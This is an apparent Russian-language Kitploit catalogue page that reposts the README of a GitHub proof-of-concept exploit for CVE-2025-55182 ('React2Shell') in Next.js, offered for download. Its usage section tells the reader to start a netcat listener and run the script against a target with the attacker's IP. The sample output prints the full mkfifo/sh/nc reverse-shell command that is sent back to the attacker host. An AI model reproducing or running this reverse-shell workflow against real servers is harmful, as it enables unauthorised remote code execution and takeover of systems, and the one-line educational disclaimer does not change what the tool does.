Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
React2Shell-CVE-2025-55182-PoC-Reverse-Shell — Это простой в использовании PoC-скрипт для эксплуатации уязвимости React2Shell-CVE-2025-55182 в Nextjs. Он поможет получить reverse shell. | Kitploit
Инструменты/GitHubGitHub/ihhgimhana/react2shell-cve-2025-55182-poc-reverse-shell
Генерация полезной нагрузкиАнализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийТестирование на ПроникновениеОбучение и ОбразованиеИнструмент Удаленного Доступа
GitHub
ihhgimhana/react2shell-cve-2025-55182-poc-reverse-shell

React2Shell-CVE-2025-55182-PoC-Reverse-Shell

Это простой в использовании PoC-скрипт для эксплуатации уязвимости React2Shell-CVE-2025-55182 в Nextjs. Он поможет получить reverse shell.

Репозиторий
32511 месяцев назадЕщё не проверено

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    985
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    571
  • 3

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    354
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    341
  • 5

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    324
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    309

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →
Поделиться

🚀 React2Shell - (CVE-2025–55182) Эксплойт-скрипт

🔥 Введение

Этот репозиторий содержит эксплойт-скрипт для уязвимости React2Shell (CVE-2025–55182), которая затрагивает особый тип Node.js Prototype Pollution, приводящий к удалённому выполнению кода (RCE).

Скрипт специально предназначен для установления подключения обратной оболочки Netcat путём внедрения вредоносной полезной нагрузки в уязвимое приложение.


⚠️ Отказ от ответственности

Этот инструмент предназначен только для образовательных и исследовательских целей.


⚙️ Предварительные требования

  • Python 3.x
  • библиотека requests

Установка

Вы можете установить требуемую зависимость Python с помощью pip:

pip install requests

🖥️ Использование

Скрипт — это специализированный инструмент для получения обратной оболочки (reverse shell), который требует 3 основных параметра: URL цели (-u), ваш локальный IP-адрес (-l) и порт прослушивания (-p).

1. Запустите свой прослушиватель


Перед запуском эксплойта необходимо настроить прослушиватель Netcat на вашей локальной машине, чтобы перехватить входящее подключение обратной оболочки.

# Start Netcat listener on port 9001 (or your custom port)
nc -lvnp 9001

2. Запустите скрипт эксплойта

Выполните скрипт, указав необходимые аргументы. Если вы опустите порт (-p), будет использовано значение по умолчанию — 9001.

ФлагАргументОписаниеПример
-u--url(ОБЯЗАТЕЛЬНО) Полный URL уязвимой цели.http://192.168.1.100:3000
-l--local-ip(ОБЯЗАТЕЛЬНО) IP-адрес вашего атакующего/прослушивающего хоста.192.168.1.5
-p--portПорт, на котором запущен ваш прослушиватель.4444

Пример использования


Чтобы атаковать http://192.168.1.100:3000/ и подключиться обратно к вашему прослушивателю на 192.168.1.5:4444:

python react2shell.py -u http://192.168.1.100:3000 -l 192.168.1.5 -p 4444

Ожидаемый результат

Эксплойт использует функцию execSync на целевой системе, которая обычно блокирует процесс сервера. Поэтому ReadTimeout является ожидаемым признаком успешного выполнения команды.

### 🔥 React2Shell - (CVE-2025–55182)
### By Hasa

[*] Target URL (-u): [http://192.168.1.100:3000/](http://192.168.1.100:3000/)
[*] Local IP (-l): 192.168.1.5
[*] Port (-p): 4444
[*] Command: rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 192.168.1.5 4444 >/tmp/f
[*] Sending payload...
[+] [+] Attack may be Successful! Check your Netcat Listner.

В случае успеха вы увидите подключение оболочки на вашем прослушивателе Netcat.


🖼️ Меню справки

Запуск скрипта без аргументов отображает баннер и обязательные инструкции по использованию:

python react2shell.py

Вывод:

### 🔥 React2Shell - (CVE-2025–55182)
### By Hasa

usage: react2shell.py [-h] -u URL -l LOCAL_IP [-p PORT]

Educational Purposes Only!!!

options:
  -h, --help            show this help message and exit
  -u URL, --url URL     (REQUIRED) The target URL (Ex: "[http://example.com:3000](http://example.com:3000)")
  -l LOCAL_IP, --local-ip LOCAL_IP
                        (REQUIRED) Listner or Attacker IP (Ex: "192.168.100.1")
  -p PORT, --port PORT  Listner Port (Default: 9001)
Моё фото профиля Моё фото профиля

Скачать инструмент